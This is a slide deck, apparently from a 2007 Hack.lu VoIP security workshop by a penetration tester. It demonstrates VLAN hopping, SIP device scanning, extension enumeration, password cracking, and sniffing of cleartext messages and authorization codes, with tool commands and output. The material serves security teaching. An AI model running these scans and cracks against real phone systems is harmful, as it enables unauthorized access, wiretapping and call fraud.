



**telindus**

Belgacom ICT

**HACK.LU2007**  
18-20 October  
Kirchberg-Luxembourg  
<http://www.hack.lu/>

If you want to participate :  
Call for Paper, Call for Poster,  
Lightning Talk and more...

## VoIP (in)security workshop


- Joffrey Czarny (Pen-tester for SRC Telindus)
  - [Joffrey.czarny@telindus.fr](mailto:Joffrey.czarny@telindus.fr)
  - [snorky@1pulsion.org](mailto:snorky@1pulsion.org)

# Summary

- Discovery VoIP products
- Information within Signaling Protocols
- Media protocol weaknesses
- SIP/IAX account cracking
- Call Restriction Bypassing
- Features abuses
- Recommendations

# VoIP ?? How it's work ???

- Signaling go to the VoIP server
- Media go between two IP phones, without coming through the VoIP server



# Some Security problems

- Security hole on architecture
- 
- Technical information recovery from IP phones
  - Wiretapping
  - Identity Spoofing
  - Bypass Call restriction by abusing Voice Gateway
  - Authentication cracking


# Some Security problems

- Security hole on Product

---

  - Text messages Interception (Alcatel)
  - Voicemail Password Interception (Alcatel)
  - Forced Authorization Codes « FAC » Interception (Cisco)
  - « Ext. Mobility » features abuse “Denial of Service” (Cisco)
  - Remote Wiretapping with features abuse (Cisco)

## Discovery VoIP products



# Discovery VoIP devices


- VLAN discovery
  - Voice vlan can be easily discovered
    - Just grab information from CDP packet
      - Use preferred sniffer tools (tcpdump, wireshark...)
      - Use Voihopper
    - Grab information from IP phone
      - Manual attack

```
bt voiphopper # ./voiphopper
Interface not specified - Using first usable default device: eth0
Capturing CDP Packets on eth0
Captured IEEE 802.3, CDP Packet of 125 bytes
Discovered VoIP VLAN: 200
```

```
Added VLAN 200 to Interface eth0
Attempting dhcp request for new interface eth0.200
dhcpcd: MAC address = 00:0f:1f:9f:3c:79
dhcpcd: your IP address = 10.100.100.42
```


---

## Grab technical information on IP Phones





## Grab technical information on IP Phones



# Discovery VoIP devices

- From a portscan result it's possible to identify VoIP product/software.  
Some default port on VoIP server:
- Signaling ports:
  - TCP 2000 Skinny/SCCP
  - TCP/UDP 5060 SIP
  - UDP 4569 IAX
  - UDP 5036 IAX2

## Discovery VoIP devices

- Some tools tried to identify SIP product by scanning SIP TCP/UDP port and sends off various SIP requests awaiting responses from SIP enabled!

```
smap 0.4.1 <hscholz@raisdorf.net> http://www.wormulon.net/
```

```
timeout
```

```
select: Success
```

```
NOTICE: STUN Binding Request failed, falling back to ioctl()
```

```
NOTICE: Could not obtain local port 5060. Scanning may be unreliable!
```

```
Host 10.100.100.195:5060: (ICMP OK) SIP enabled
```

```
Asterisk PBX (unknown version)
```

```
1 host scanned, 1 ICMP reachable, 1 SIP enabled
```

## Discovery VoIP devices

- Some tools tried to identify SIP product by scanning SIP TCP/UDP port and sends off various SIP requests awaiting responses from SIP enabled!

```
hacklu#./svmap.py 10.100.100.0/24
| SIP Device | User Agent |
-----|-----|
| 10.100.100.34:50127 | Cisco-CP7940G/8.0 |
| 10.100.100.32:50374 | Cisco-CP7940G/8.0 |
| 10.100.100.33:49964 | Cisco-CP7940G/8.0 |
| 10.100.100.35:50226 | Cisco-CP7940G/8.0 |
| 10.100.100.195:5060 | Asterisk PBX |
| 10.100.100.50:50438 | Cisco-CP7940G/8.0 |
```

# Discovery VoIP devices

- It's possible to brute force TFTP service to get some default configuration files
- SEPDefault.xml
- SIPDefault.xml
- OS79XX.conf
- Ringlist.conf
- ...


# Discovery VoIP devices

- SIP extension Enumeration and auth checking

```
hacklu#./svwar.py 10.100.100.195
| Extension | Authentication |
-----|-----|
| 201      | noauth        |
| 203      | noauth        |
| 202      | noauth        |
| 205      | reqauth       |
| 204      | noauth        |
| 206      | reqauth       |
| 301      | reqauth       |
| 302      | reqauth       |
| 303      | reqauth       |
| 304      | reqauth       |
```

```
hacklu#./svcrack.py -u301 -r250-302 10.100.100.195
| Extension | Password |
-----|-----|
| 301      | 301      |
```

## Information within Signaling protocols



# Information within signaling protocols

- UA/NOE Alcatel signaling
  - SCCP Cisco signaling
  - SIP
  - IAX/IAX2
  - H323
- 
- In Signaling protocols, it's possible to retrieve some interesting information:
    - Clear text message
    - PIN code for the voice Mail
    - Code for restriction call



# Clear text messages in UA protocol (Alcatel)

- ▣ Frame 358 (89 bytes on wire, 89 bytes captured)
- ▣ Ethernet II, Src: AlcatelB\_5d:e1:01 (00:80:9f:5d:e1:01), Dst: All-MSRP-routers\_14 (00:00:0c:07:ac:14)
- ▣ Internet Protocol, Src: [REDACTED]
- ▣ User Datagram Protocol, Src Port: 32512 (32512), Dst Port: 32640 (32640)
- Data (47 bytes)

```
0000 00 00 0c 07 ac 14 00 80 9f 5d e1 01 08 00 45 b8 ..... .]....E.
0010 00 4b 50 69 00 00 40 11 aa 69 c8 74 b3 8e dc 00 .KPi..@. .i.t...
0020 27 14 7f 00 7f 80 00 37 df a8 07 01 99 01 17 28 '.....7.....(
0030 00 15 04 87 2f 40 38 21 6d 65 73 73 61 67 65 20 ..../08! message
0040 63 6f 6e 66 69 64 65 6e 74 69 65 6c 20 74 65 6c confiden tial tel
0050 69 6e 64 75 73 20 53 52 43 indus SR C
```



# Grab Forced Authorization Codes « FAC »


The image shows a Wireshark network traffic capture. The main pane displays a list of packets. Packet 79 is highlighted in yellow and contains a SKINNY protocol message. The details pane for this packet shows the following fields:

- Internet Protocol, Src: 172.16.30.5 (172.16.30.5), Dst: 10.16.30.12 (10.16.30.12)
- Transmission Control Protocol, Src Port: sieve (2000), Dst Port: 49849 (49849), Seq: 828, Ack: 300, Len: 44
- Skinner Client Control Protocol
  - Data Length: 36
  - Reserved: 0x00000000
  - Message ID: DialedNumberMessage (0x0000011d)
  - CalledParty: 9011235548#** (circled in red)
  - Line Instance: 1677465
- [Malformed Packet: SKINNY]

The packet bytes pane shows the raw data of the message, with the hex value 30 31 32 33 35 35 34 38 corresponding to the number 9011235548.

